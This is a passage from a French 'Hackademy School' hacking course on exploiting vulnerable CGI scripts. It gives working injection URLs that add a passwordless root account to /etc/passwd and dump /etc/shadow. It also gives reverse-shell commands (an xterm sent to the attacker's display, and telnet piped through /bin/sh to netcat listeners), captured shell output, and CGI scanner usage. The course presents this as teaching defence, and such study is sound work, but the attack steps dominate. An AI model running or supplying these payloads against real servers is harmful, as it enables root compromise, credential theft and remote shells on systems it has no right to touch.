Allg. Psychologie:/home/apool/bin /bin/tcshdaem:x:2765:1141: daemlogie allg. Psychologie:
tex:x:710:1142:User fuer TeX-Installation::/bin/sh
```

Dans tous les cas, il est également important de noter les droits possédés par le serveur web. Sous UNIX, chaque utilisateur possède des droits, qui vont de ceux du super utilisateur à ceux de n'importe quel user. Le superuser ou root, a tous les droits sur le système. Ainsi, si le serveur a été lancé par le root, le serveur web a tous les droits sur le système. Ne faites jamais cela ! Si un pirate arrive à faire exécuter au CGI une commande sur un serveur qui présente cette particularité, n'importe quelle faille cgi peut compromettre le système de façon totale.

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

Reprenons l'exemple d'un CGI vulnérable à un appel à la fonction system(). Il est possible de modifier le fichier passwd pour créer un compte de login "hack" sans mot de passe ayant tous les droits !

```
http://www.xxx.zzz/cgi-bin/test.cgi?variable1=test@test.com;echo%20hack::0:0:::%20>>%20/etc/passwd
```

Il est possible d'avoir accès aux mots de passe cryptés du système, le fichier /etc/shadow :

```
http://www.xxx.zzz/cgi-bin/test.cgi?variable1=test@test.com;cat%20/etc/shadow
```

Il est également possible de faire exécuter tout type de commande à un serveur web, même si le statut de root n'a pas été obtenu. La première chose que cherchera à obtenir un pirate est naturellement un accès shell au système distant. Deux techniques seront ici présentées, dans le but de vous permettre de comprendre pourquoi des règles strictes de firewall en sortie sont nécessaires. Vous pouvez tester ces attaques sur vos systèmes afin d'améliorer vos règles de pare-feu et apprendre à détecter les activités malicieuses de ce type dans les logs réseau et système.

- Si l'hôte distant possèe des utilitaires X, il est alors possible de lui demander de renvoyer un xterm sur le système du pirate. Il s'agit d'une console qui s'affichera dans le serveur X du pirate, c'est-à-dire sur son propre système. Le pirate doit d'abord autoriser l'hôte distant à se connecter sur son serveur X, avec la commande :

```
xhost +ip_de_l_hote_distant
```

et demander au serveur qu'il renvoie ce xterm sur le système du pirate. La commande à lui faire exécuter est de la forme :

```
xterm -display ip_du_pirate:0.0
```

ce qui, sous un format de type URL, représente (nous utilisons l'exemple d'un CGI infosrch.cgi vulnérable):

```
http://www.xxx.zzz/cgi-bin/infosrch.cgi?cmd=getdoc&db=man&fname=|/usr/bin/X11/xterm%20-dis-
play%20ip_du_hacker:0.0
```

- Le telnet inversé. Il s'agit de créer une connection inversée, c'est-à-dire que c'est le serveur qui se connecte au système du pirate. Pour réaliser ceci, il faut créer deux canaux de communication distincts. Le pirate met en place deux ports en écoute sur son système (à l'aide de netcat par exemple), puis il demande à sa cible de se connecter à chacun de ses espions. Le principe devient alors simple, le pirate peut écrire dans l'un de ses espions. Ces données seront interceptées par le système distant, interprété par un shell, puis renvoyés dans l'autre canal de communication créé entre la deuxième session telnet connectée au second espion du pirate.

Sur sa machine, le pirate crée donc deux espions sur les ports 887 et 888 (à l'aide de netcat):

```
nc -l -v -n -p 887
nc -l -v -n -p 888
```

et le système distant au deux espions netcat en pipant les données reçues par le premier canal de communication au shell puis en repipant ces résultats jusqu'au second canal, grâce à la commande :

```
telnet ip_du_pirate 887 | /bin/sh | telnet ip_du_pirate 888
```

ce qui, sous forme d'url et toujours en utilisant l'exemple du CGI infosrch.cgi :

```
http://www.xxx.zzz/cgi-bin/infosrch.cgi?cmd=getdoc&db=man&fname=|/usr/bin/telnet%20ip_du_pira-
te%20887|/bin/sh|/usr/bin/telnet
%20ip_du_pirate%20888
```


Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

Voici l'écran de connexion sur le port 887 (celui où sont passées les commandes)

```
Eterm
sudo nc -l -v -n -p 887
listening on [any] 887 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 34752
ls
id
```

Et voici l'écran de connexion du port 888 (où sont reçues les données renvoyées par le serveur distant)

```
xterm
xdream@deathsky:~$ sudo nc -l -v -n -p 888
listening on [any] 888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 32772
bin
boot
cdrom
dev
etc
floppy
home
initrd
lib
lost+found
mnt
proc
root
sbin
tmp
usr
var
vmlinuz
vmlinuz2
vmlinuz3
vmlinuz4
uid=1000(xdream) gid=1000(xdream) groups=1000(xdream),0(root),22(voice),27(sudo)
,29(audio)
```

Il existe sur Internet un grand nombre de programmes CGI, appartenant aux domaines public ou privé, et sur lesquels ce type de vulnérabilités ont été découvertes. De plus, la grande majorité de ces programmes est généralement située dans le répertoire /cgi-bin à partir de la racine du serveur web, ce qui les rend facile à détecter par des méthodes automatisées.

Il est possible de savoir si un CGI particulier existe sur un serveur en interrogant son serveur web par telnet sur le port 80. Si la réponse renvoyée par le serveur est 200, c'est que le serveur existe, sinon il n'existe pas.

```
xterm
xdream@deathsky:~$ telnet [redacted] 80
Trying [redacted]...
Connected to [redacted]
Escape character is '^]'.
GET /cgi-bin/php.cgi HTTP/1.0

HTTP/1.1 200 OK
Date: Thu, 25 Jul 2002 11:46:09 GMT
Server: Apache/1.3.26 (Unix) FrontPage/4.0.4.3
Connection: close
Content-Type: text/html

      <body bgcolor=#FFFFFF>
      <H1>Oops!</H1>


      There's been a system change and the path to the PHP binary has changed.
      (So has the binary.) <P>
<pre>
Please call PHP via:
   http://[redacted]/<b>some/path/file.phtml</b>
instead of using the:
   http://[redacted]/<b>cgi-bin/php.cgi</b>/some/path/file.phtml
method.
Connection closed by foreign host.
xdream@deathsky:~$
```


Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL


Il existe cependant des outils qui se chargent, avec cette même méthode, de scanner l'ensemble des scripts CGI vulnérables connus qui peuvent être présents sur un serveur web. Il s'agit des scanners de failles CGI. Il en existe sur Windows ainsi que sur Linux.

Pour Windows, N-STEALTH semble être un choix judicieux. Il suffit de fournir comme argument l'adresse de votre système dont vous désirez vérifier la sécurité :



Whisker est, quant à lui, un scanner qui s'utilise sous linux en ligne de commande :
./whisker -h host : se contente de scanner l'hôte désigné
Voici les autres options intéressantes:

-H <fichier> : scanne tous les hôtes listés dans un fichier
-p <port> : spécifier un port différent que le port 80
-i : whisker essaie d'utiliser les informations déjà obtenues
-v : whisker affiche toutes les informations du scan
-l <fichier> : logguer les résultats dans un fichiers
-a <fichier> : utilisation d'une liste de login si le serveur n'autorise pas un accès non authentifié
-p <fichier> : utilisation d'une liste de mots de passe si le serveur n'autorise pas un accès non authentifié



Il est donc primordial de comprendre qu'un système, aussi bien configuré soit-il au niveau applicatif, peut se transformer en véritable passoire si un programme CGI est présent sur le site web. Il faut donc être particulièrement attentif, aussi bien au niveau du code de ces programmes, que dans le cadre de leur utilisation.

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

Un avis à faire passer ? Des questions à poser ? N'hésitez pas à aller sur le site www.dmpfrance.com ! Vous pourrez accéder aux forums et à de nombreuses informations sur The Hackademy School et Journal, lire des articles en ligne, obtenir des adresses pratiques, etc.

A bientôt !

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**